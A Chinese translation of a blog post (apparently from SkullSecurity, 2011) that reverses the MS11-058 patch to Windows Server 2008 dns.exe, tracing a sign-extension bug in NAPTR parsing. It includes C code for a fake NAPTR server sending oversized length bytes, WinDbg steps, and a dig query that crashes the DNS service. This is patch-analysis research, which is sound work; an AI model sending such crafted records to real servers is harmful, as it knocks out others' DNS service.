

深入分析 MS11-058

翻译自 <http://www.skullsecurity.org/blog/2011/a-deeper-look-at-ms11-058>

By moonflow

2011-11-20

嘿，大家好，

两个星期前的今天，即 Patch Tuesday，微软发布了一堆公告。其中之一---MS11-058---被评为严重和可利用的漏洞。但是，据微软称，这仅仅只是一个简单的整数溢出，导致了一段巨大数据被 memcpy，从而导致 DOS(拒绝服务)。对此我不同意。

虽然我没有找到一种方法来利用此漏洞，但是此漏洞的更多信息远不止看到的这些---这是相当复杂，并且有一些地方我怀疑一个经验丰富的漏洞利用者可能会找到一种方法来利用。

在这篇文章中，我将一步一步演示我是怎么逆向这个补丁的，并指出这应该如何攻击以及为什么我不相信这个漏洞就像报告中所描述的那样。。

哦，差点忘了，来自 Tenable Network Security(我的雇主)的 Nessus 安全扫描器同时具有扫描远程和本地主机上该漏洞的能力，因此，如果你想要检查你的网络，那就现在运行 Nessus 吧！

补丁程序

MS11-058 补丁实际上包括两个漏洞：

1. 一个未初始化内存的拒绝服务漏洞，该漏洞影响 Windows Server 2003 和 Windows Server 2008 版本。

2. 一个 NAPTR 记录里的堆溢出，仅影响 Windows Server 2008

我们只关心第二个漏洞。我没有研究第一个。

值得庆幸的是，微软对于如何触发该漏洞做了详细的解释。当主机解析一个 NAPTR 响应包时，实际上就已经触发该漏洞了，这也就意味着一个存在漏洞的主机将会对恶意服务器进行请求。幸运的是，由于 DNS 协议的性质，这样模拟是不难的。更多相关详情，可以下载微软的文章或阅读 DNS 相关的文章。但是，这里我只想说，我们可以很容易让一台服务器处理我们的记录！

NAPTR 记录

在继续之前，让我们停一分钟来看看 NAPTR 的记录。

NAPTR（或 Naming Authority Pointer）记录可以说是专为特定的服务设计的。它们定义在 RFC2915 中，这是一个相当短的 RFC。但我不推荐阅读它---我做过，这个相当无聊的过程。尽管我阅读了它，但我还是不明白 NAPTR 记录真正做了什么。他们似乎经常用于 SIP 及相关协议。

重要的是，一个 NAPTR 资源记录的格式是：

```
(domain-name) question
(int16) record type
(int16) record class
(int32) time to live
(int16) length of NAPTR record (the rest of this structure)
(int16) order
```

- (int16) preference
- (character-string) flags
- (character-string) service
- (character-string) regex
- (domain-name) replacement

(有些人不熟悉 DNS，其实资源记录是一个 DNS 数据包的一部分。一个 DNS 的“回复”包包含一个或多个资源记录，并且每个资源记录都有一种类型-A，AAAA，CNAME，MX，NAPTR 等。更多的信息可以去阅读 DNS 的相关资料)

NAPTR 记录中的前四个域对于所有 DNS 的资源记录都是相同的。从 length 开始，其余部分在 NAPTR 中都是专有的，并且最后四个是很有意思的(即 flags、service、regex 和 replacement)。(character-string) 和 (domain-name) 类型定义在 RFC1035 中，我不建议阅读它。这里面重要的部分是：


A (character string) 是第一个字节表示长度，后面紧随可以多达 255 个字符-本质上，是一个表示长度前缀的字符串

A (domain name) 是一系列字符串，以空字符串（只是一个 \x00 的长度并没有数据-实际上是一个空结束符）终止


请记住这些定义 - 他们将是重要的。

你将需要... . . .

是的，如果你打算跟踪，你必须要有 dns.exe 的漏洞版本。从一个未打补丁的 Windows Server 2008 X86 (32 位) 主机获取 c:\windows\system32\dns.exe。如果你想看看打了补丁的版本，从打了补丁的主机上获取这个可执行文件。通常我比较明显地命名他们：




右键单击文件，选择“属性”，并选择的“详情”标签，以确保你的文件版本和我的相同：




你还需要 IDA, Patchdiff2, Windbg 和一个安装了 DNS 并启用了递归的 Windows Server 2008 32 位虚拟机。如果你想要获得所有这些工具，你需要靠自己了。你还需要一个 NAPTR 服务器。你可以使用我的 nbttool 程序来作为 NAPTR server - 见下面的说明。

反汇编

使用 IDA 装载文件，点击 'OK' 和 'Next' 直到反汇编后，按下空格键后从图形视图回到列表视图。然后关闭并保存修补后的文件。在有漏洞的版本中，运行 patchdiff2.



选取打了补丁的 dns.exe 的 .idb 文件。处理后，你应该得到这样的输出：



这里要注意的有两件事情。首先，在下面的状态窗格上，你会得到一系列“identical”、matched 和 unmatched 的函数信息。identical 的函数是 patchdiff2 认为不变的（即使当这样子是不正确的时候，下面我们很快就会看到）；matched 的函数是 patchdiff2 认为在这两个文件中是相同的函数，但也有一个显著的改变；unmatched 的函数是 patchdiff2 认为在这些文件中不能找到一个匹配的函数。


你会看到，在 MS11-058 中，它发现了 1611 个相似的函数，这就是它。哎哟？

如果你仔细看图像的上半部分，这是一系列相似的函数。我使用 CRC 列来排序，当打了补丁版本和未打补丁版本的函数的 CRC 不同时打印一个‘+’。看看——不那么相似的函数，有四个！


这些明显的函数中，仔细看一看 NaptrWireRead ()。为什么呢？因为我们知道漏洞在 NAPTR 记录，所以这是一个明智的选择！

在这时，我关闭了 IDA 和重新打开 .exe 文件，而不是继续让 patchdiff2 运行。

所以，现在继续并找到在未打补丁和已打补丁版本中的 NaptrWireRead ()。你可以使用 Shift-F4 打开的“名称”窗口，找到它。它应该看起来像这样：



翻看一下，看看你可以看到这些函数哪里不相同。这不像你想象的那么容易！仅仅只有一行不同，其实我第一次就没发现它：



0x01038b38 和 0x01038bd8 行是不同的！一个使用 movsx 一个使用 movzx。嗯！这是什么意思呢？

movsx 意思是“把字节的值传到 DWORD 的值中，并扩展符号位”。MOVZX 意味着“把字节的值传到 DWORD 的值中，并忽略符号位”。基本上是符号数 vs 无符号数。从字节 0x00 至 0x7F，这不要紧。从 0x80 至 0xFF，就关系大了。这可以通过以下操作证明：

```
movsx edi, 0x7F
movsx esi, 0x80
```

```
movzx edi, 0x7F
movzx esi, 0x80
```

在第一部分中，你将以 EDI=0x0000007F 结束，符合预期，但 ESI 将置为 0xFFFFFFFF80。在第二部分中，ESI 将置为 0x0000007F 和 EDI 将置为 0x00000080。为什么呢？想要了解更多信息，在 Wikipedia 上查找补码知识。但是简单的答案是，0x80 可以是有符号值 -128，也可以是无符号值 128。0xFFFFFFFF80 是 -128（有符号）以及 0x00000080 是 128（无符号）。所以，如果 0x80 是有符号的，它采用了 32 位有符号的值（-128=0xFFFFFFFF80）。如果 0x80 是无符号的，它采用了 32 位无符号值（128= 0x00000080）。希望这有一丝感觉！

设置并测试 NAPTR

接着，我们来做一些测试。

我设置了一个模拟的 NAPTR 服务器并设置了 Windows Server 向这个 NAPTR 服务器递归。如果你想自己动手，方法之一是获取 nbtool 源码，并应用此补丁程序。你必须在源码中完善，不过，这可能有点棘手。

你还可以使用任何允许 NAPTR 记录的 DNS 服务器。我们实际上没有发送任何破坏性的东西，所以你知道如何设置 DNS 服务器工作就好了。

基本上，我使用下面的代码来构建的 NAPTR 资源记录：


```
char *flags    = "flags";
char *service  = "service";
char *regex    = "this is a really really long but still technically valid regex";
char *replace  = "this.is.the.replacement.com";
answer = buffer_create(BO_BIG_ENDIAN);
buffer_add_dns_name(answer, this_question.name); /* Question. */
buffer_add_int16(answer, DNS_TYPE_NAPTR); /* Type. */
buffer_add_int16(answer, this_question.class); /* Class. */
buffer_add_int32(answer, settings->TTL);
buffer_add_int16(answer, 2 +                               /* Length. */
                2 +
                1 + strlen(flags) +
                1 + strlen(service) +
                1 + strlen(regex) +
                2 + strlen(replace));
buffer_add_int16(answer, 0x0064); /* Order. */
buffer_add_int16(answer, 0x000b); /* Preference. */
buffer_add_int8(answer, strlen(flags)); /* Flags. */
buffer_add_string(answer, flags);
buffer_add_int8(answer, strlen(service)); /* Service. */
buffer_add_string(answer, service);
buffer_add_int8(answer, strlen(regex)); /* Regex. */
buffer_add_string(answer, regex);
buffer_add_dns_name(answer, replace);
answer_string = buffer_create_string_and_destroy(answer, &answer_length);
dns_add_answer_RAW(response, answer_string, answer_length);
```

这不是很完美，但是很有用。之后，编译并运行它。在这时，它会简单地启动服务器来等待 NAPTR 请求并不管请求包是什么都响应一个静态数据包。

调试

现在，我们打开 WinDbg。如果你曾经使用 Windbg 来调试，请确保你导出了 Windbg.info -这是一个关键的资源。

Windbg 启动后，我们按 F6（或文件->附加到进程）。我们在列表中找到 dns.exe 并选择它：





打开之后，我输入 `run !peb` 得到进程的基地址(当然，有其他的方式去做这些)。命令应该像下面这样子：

```

0:010> !peb
PEB at 7ffd6000
  InheritedAddressSpace: No
  ReadImageFileExecOptions: No
  BeingDebugged: Yes
  ImageBaseAddress: 00ea0000
  Ldr: 77825cc0
  
```

回到 IDA 中，通过 `edit->segments->rebase program` 重新定址程序，并设置 image base address 到 `0x00ea0000`：





通过这种方式，在 WinDbg 和 IDA 的地址正确匹配。现在，回到我们之前找的 movsx 那个地方-现在应该位于漏洞版本的 0x00ed8b38 位置。在 windbg 中使用 bp 在这个位置上下断点，并按“G”（或按 F5）开始进程：


```
> bp ed8b38
> g
```

然后执行目标服务器上查找（我这边是在 Linux 主机使用 dig 命令做这一点，存在该漏洞的 DNS 服务器 IP 是 192.168.1.104）：

```
$ dig @192.168.1.104 -t NAPTR +time=60 test.com
```

（使用+time= 60 确保它不会马上超时）


在 WinDbg 中，断点被触发：



现在，回想一下漏洞的指令是这样的：

```
movsx edi, byte ptr [ebx]
```

因此，自然会想看下 ebx 中是什么。使用 WinDbg 命令“db ebx”（意思是显示 ebx 中的字节）：



漂亮！ebx 指向“flags”的长度字节。在这个例子中，我们给字符串“flags”设置了标志，代表字符串“\x05flags”（其中“\x05”是字节‘5’，也就是该字符串的大小）。如果我们再次

按“g”或按“F5”，它会第二次断下来。这一次，如果你运行“db ebx”，你会看到这时是“\x07service”。如果再次按 F5，毫无疑问，它会停在“\x3ethis is a really really long …”。最后，如果你再多次按 F5，程序将继续运行，如果你在 60 秒内完成这个，dig 将会得到响应。

从中我们知道了什么？从第一个字节（即 flags，service 和 regex 字符串长度）中可以发现存在漏洞的版本中共调用了 movsx 三次。

让我们来攻击！


好的，现在我们知道这是怎么回事，这应该是很容易攻击！YAY！我们尝试发送一个字符串覆盖 0x80 以上的字节：

```
char *flags    = "AAAAAAAAAAAAAAAA"
               "AAAAAAAAAAAAAAAA"
               "AAAAAAAAAAAAAAAA"
               "AAAAAAAAAAAAAAAA"
               "AAAAAAAAAAAAAAAA"
               "AAAAAAAAAAAAAAAA"
               "AAAAAAAAAAAAAAAA"
               "AAAAAAAAAAAAAAAA"
               "AAAAAAAAAAAAAAAA"
               "AAAAAAAAAAAAAAAA";

char *service  = "service";
char *regex    = "regex";
char *replace  = "my.test.com";
```


然后编译它，重新启动服务，并发送我们 dig 到的 NAPTR 查询，就像以前那样。不要忘记在 windbg 中清除断点，使用“bc *”（清除所有的断点）。

查询后，dns.exe 服务应该会崩溃：



太棒了！它在一个“rep movs”调用中崩溃，这个是在 memcpy（）中的。在那个地方崩溃没有出乎我们的意料，因为我们原本就希望传递一个巨大的整数（0x90 成为 0xffffffff90，这大约是 4.2 亿）到 memcpy 函数中。


如果我们检查 EDI（复制的目的地址），我们会发现它没有分配内存，这是造成崩溃的原因。如果我们检查 ECX，复制的大小，我们将看到它是 0x3fffffff6e - 太大了：



重启 DNS 服务，重新附加调试器，并让我们继续前进到一些有趣的地方...

深入的地方

现在，我们可以让进程崩溃。不管怎么样都是很爽的。根据报告结果这个问题也就是这样子。但是，他们错过了一些非常重要的地方：



看到没？0x00ed8b3b 行？`lea eax, [edi + 1]`。edi 是 size 并且 eax 是传给 memcpy 的值。看到发生了什么？size 加 1！这意味着，如果我们传递了一个 size 为 0xFF (“-1”表示一个字节)，它会扩展到 0xFFFFFFFF (“-1”表示 4 个字节)，然后，在该行上，EAX 变为 -1+1，或 0。然后 memcpy 复制 0 字节。

太好了，但是那意味着什么？

我们重新配置的 NAPTR 服务器，再次返回刚好的 0xFF 字节：

```
char *flags = "QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ"
"QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ"
"QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ"
"QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ"
"QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ"
"QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ"
"QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ";

char *service = "service";
char *regex = "regex";
char *replace = "my.test.com";
```

然后像之前一样运行它。这一次，当我们 dig 时，服务器不会崩溃！相反，我们得到一

个奇怪的回复:

```
ron@rbowes-pc:~  
; <<> DiG 9.7.3 <<> @192.168.1.104 +time=60 -t NAPTR test.com  
; (1 server found)  
;; global options: +cmd  
;; Got answer:  
;; -->HEADER<<- opcode: QUERY, status: NOERROR, id: 64906  
;; flags: qr rd ra: QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0  
  
;; QUESTION SECTION:  
;test.com.                IN      NAPTR  
  
;; ANSWER SECTION:  
test.com. 1 IN NAPTR 100 11 "\x03\x02my\x04test\x03com" "" "" .  
  
;; Query time: 1 msec  
;; SERVER: 192.168.1.104#53(192.168.1.104)  
;; WHEN: Wed Aug 17 15:00:11 2011  
;; MSG SIZE rcvd: 59  
ron@rbowes-pc ~$
```

我们得到一个回复,但不是一个有效的 NAPTR 回复!回复有“\x03\x02my\x04test\x03com”的标志,但没有 service, regex, 或 replace。奇怪!

现在,到这时,我们已经做了足够的漏洞检查,但我想更进一步研究,并找出究竟这是怎样返回这么一个奇怪的结果(而且,更重要的是,我们是否可以假设这是一个问题)!

